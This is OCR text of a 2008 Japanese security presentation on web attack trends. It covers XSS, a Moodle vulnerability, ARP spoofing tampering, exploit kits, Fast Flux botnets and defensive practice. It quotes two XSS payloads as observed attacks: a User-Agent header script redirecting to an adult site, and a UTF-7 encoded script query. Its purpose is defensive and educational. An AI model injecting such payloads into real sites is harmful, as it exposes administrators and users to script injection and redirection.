
作成したファイルへのアクセス

削除成功時のメッセージ
c6db3524fe71d6c576098805a07e79e4unlinked
削除失敗時のメッセージ
c6db3524fe71d6c576098805a07e79e4not_unlinked

ファイルのフルパスが必要

攻撃対象の選定

- 検索エンジン
  - Warning: Invalid argument supplied for foreach()
  - Warning: mysql_numrows(): supplied argument is not a valid MySQL result resource
- スクリプトファイルのフルパスがエラー情報に含まれる




最近の攻撃トレンド
～XSS～

XSS（クロスサイトスクリプティング）のトレンド

- 送信元は国内が中心
  - セキュリティ診断（お客様が認知していない）
  - 興味本位のユーザ
- 今のところはお金になる簡易な方法がないため、大規模には行われていない

予告.in
http://yokoku.in/
XSSの脆弱性が存在し、犯行予告に悪用された



JSOCデータ：
2008年１月～8月の攻撃元の国別分類

User-AgentにXSS

- 下記のリクエスト

```
GET /index.html HTTP/1.1
Referer: http://adultsite/
User-Agent: <SCRIPT> window.location='http:// adultsite /' </script>
Host: www.lac.co.jp
```

- ログ解析ツール(analog, awstatsなど)やウェブサーバの管理ツールにXSSの脆弱性があると、アダルトサイトに誘導される
- 引っかかったユーザは一般ユーザより上級の権限を持っている可能性アリ

UTF-7 XSS

- リクエスト
  - /index.cgi?+ADw-script+AD4-alert(document.domain)+ADw-/script+AD4-
- HTTPレスポンスにcontent-typeが指定されていない場合、UTF-7として解釈されてしまう
- 攻撃件数は多くない＝攻撃をできる人は限られている？

最近の攻撃トレンド
～その他のウェブ系攻撃～

Moodleへの攻撃が発生

- Moodleはインターネット上で授業用のWebページを作るためのソフト
- 任意のコードを実行できる脆弱性が発見される
- 脆弱なバージョン：1.8.4 以前
- 脆弱性情報公開：2008/9/3
- 攻撃コードのリリース：2008/9/3
- 攻撃が行われた日：2008/9/5

Moodle Links


日本 530 sites (173 not shown here)

Moodle Sites

Some of the growing community of Moodle users are listed below.


To add or update your site, just use the "Registration" button on your Moodle admin page.

(Note: sites that are unreachable or obviously just for testing are not accepted)



Currently there are 43818 sites from 200 countries who have registered.
7757 of these have requested privacy and are not shown in the lists below.


謎のウェブ改ざん事件



利用者からの通報
- サイトにアクセスするとアンチウイルスソフトがアラートを出力する
- コンテンツに iframe タグが入っており、不審サイトに誘導されるようだ
- 御社のセキュリティ対策は大丈夫なのか？

調査結果
- インターネットから確認した結果、改ざんを確認
- ローカルファイルは改ざんされていない
- 不審なユーザ・プロセスはない
- パッチは全て適用している
- ウェブアプリケーション検査も実施済み

Arp Spoofing / Arp Poisoning




事象・問題
- 侵害サイトに誘導される
- 自サイトの脆弱性ではない
- コンテンツそのものは改ざんされていない
- 通信が盗聴されてしまう

対策
- Macアドレスの変更を検知
- リモートとローカルの両方から確認
- 他サイトとの共有のリスクを検討
- SSLを使う

最近のトレンド
～受動的攻撃～

攻撃コード

- ブラウザ
  - Internet Explorer
  - Firefox
- プラグイン
  - Flash Player
- 動画プレーヤー
  - Real Player
  - QuickTime
- ビューワー
  - Adobe Reader
  - MS Office
  - 一太郎
  - WindowsGDI
  - Shapshot Viewer
- アーカイバ
  - Lhaplus
  - Lhaz




SNS Advisory Report
2008/4 - 2008/6
発見された脆弱性の分類
http://www.lac.co.jp/info/snsdb_advisory/

中国製攻撃ツール

ツールで作成した罠サイトへ標的を誘導する

頻繁にアップデートされており、最新の脆弱性に対応している

不審サイトに利用される技術 Fast Flux




・攻撃者は多数のボットを中継させて、サーバを運用している
・ボットのIPアドレスへのアクセスを止めることが必要
・しかし、頻繁に変更されるため追従できない

ボットネットの利用状況


■IPアドレスの重複がほとんどない＝レピュテーション対策

・攻撃に使用するボットネットは使い分けている
・レピュテーション対策
・複数の攻撃を行うIPアドレスはマークされやすいため
・短時間で攻撃が収束する傾向も



ユーザの追跡

- 無料サービス（中国語）
  - http://countxx.51yes.com/click.aspx?id=xxxxx&logo=1
  - http://sxxx.cnzz.com/stst.phpid=xxxxx&web_id=xxxxx
  - http://js.users.51.la/xxxxxxx.js



守るために必要なこと

鎖は一番弱い部分が切れる


個別最適
担当者に依存したセキュリティレベル
鎖の弱い部分から侵食される

セキュリティ	セキュリティ	セキュリティ
アプリ	アプリ	アプリ
サーバ	サーバ	サーバ
ネットワーク	ネットワーク	ネットワーク
A社/A部門	B社/B部門	C社/C部門

全体最適
システム全体にセキュリティを
IT全体の構造改革も見据えて

セキュリティ		
アプリ	アプリ	アプリ
サーバ		
ネットワーク		
A社/A部門	B社/B部門	C社/C部門

セキュリティ対策のポイント



（1）実装前の対策

パッケージ

開発はベンダ

脆弱性情報はベンダから公開⇒待っていれば公開される

修正プログラムもベンダから公開⇒基本的には検証して適用するだけ

カスタム

開発は自社もしくは外注

脆弱性情報は誰も教えてくれない⇒自分で見つける必要がある


脆弱性を修正するためのコストがかかる⇒放置されやすい

その脆弱性は誰が対応するんですか？

後付けのセキュリティ対策は手間とお金がかかる

脆弱性を作りこまない体制・ルールが必要

（2）見える仕組み




インシデントが見える仕組みが最低限必要

連絡フローだけは決めておく

事業継続上の問題についての検討をする

（3）組織内の連携



縦割り組織で横の連携ができない＆知の共有ができない

インシデント情報、脅威情報を共有し、組織全体で対応

ありがとうございました。


ネット犯罪の多くは、
気づかなかったのではなく、
見えなかったのです。

川口　洋, CISSP
株式会社ラック
JSOC チーフエバンジェリスト
セキュリティアナリスト
hiroshi.kawaguchi @ lac.co.jp

株式会社ラック
http://www.lac.co.jp

宣伝：ISOG-J

- 日本セキュリティオペレーション事業者協議会
- Information Security Operation provider Group Japan、略称：ISOG-J
- 日本セキュリティオペレーション事業者協議会（Information Security Operation provider Group Japan、略称：ISOG-J）は、セキュリティオペレーション技術向上、オペレータ人材育成、および関係する組織・団体間の連携を推進する事業を実施することによって、セキュリティオペレーションサービスの普及とサービスレベルの向上を促し、安全で安心して利用できるIT環境実現に向けて寄与することを目的としています。



ISOG-J
http://www.jnsa.org/isog-j/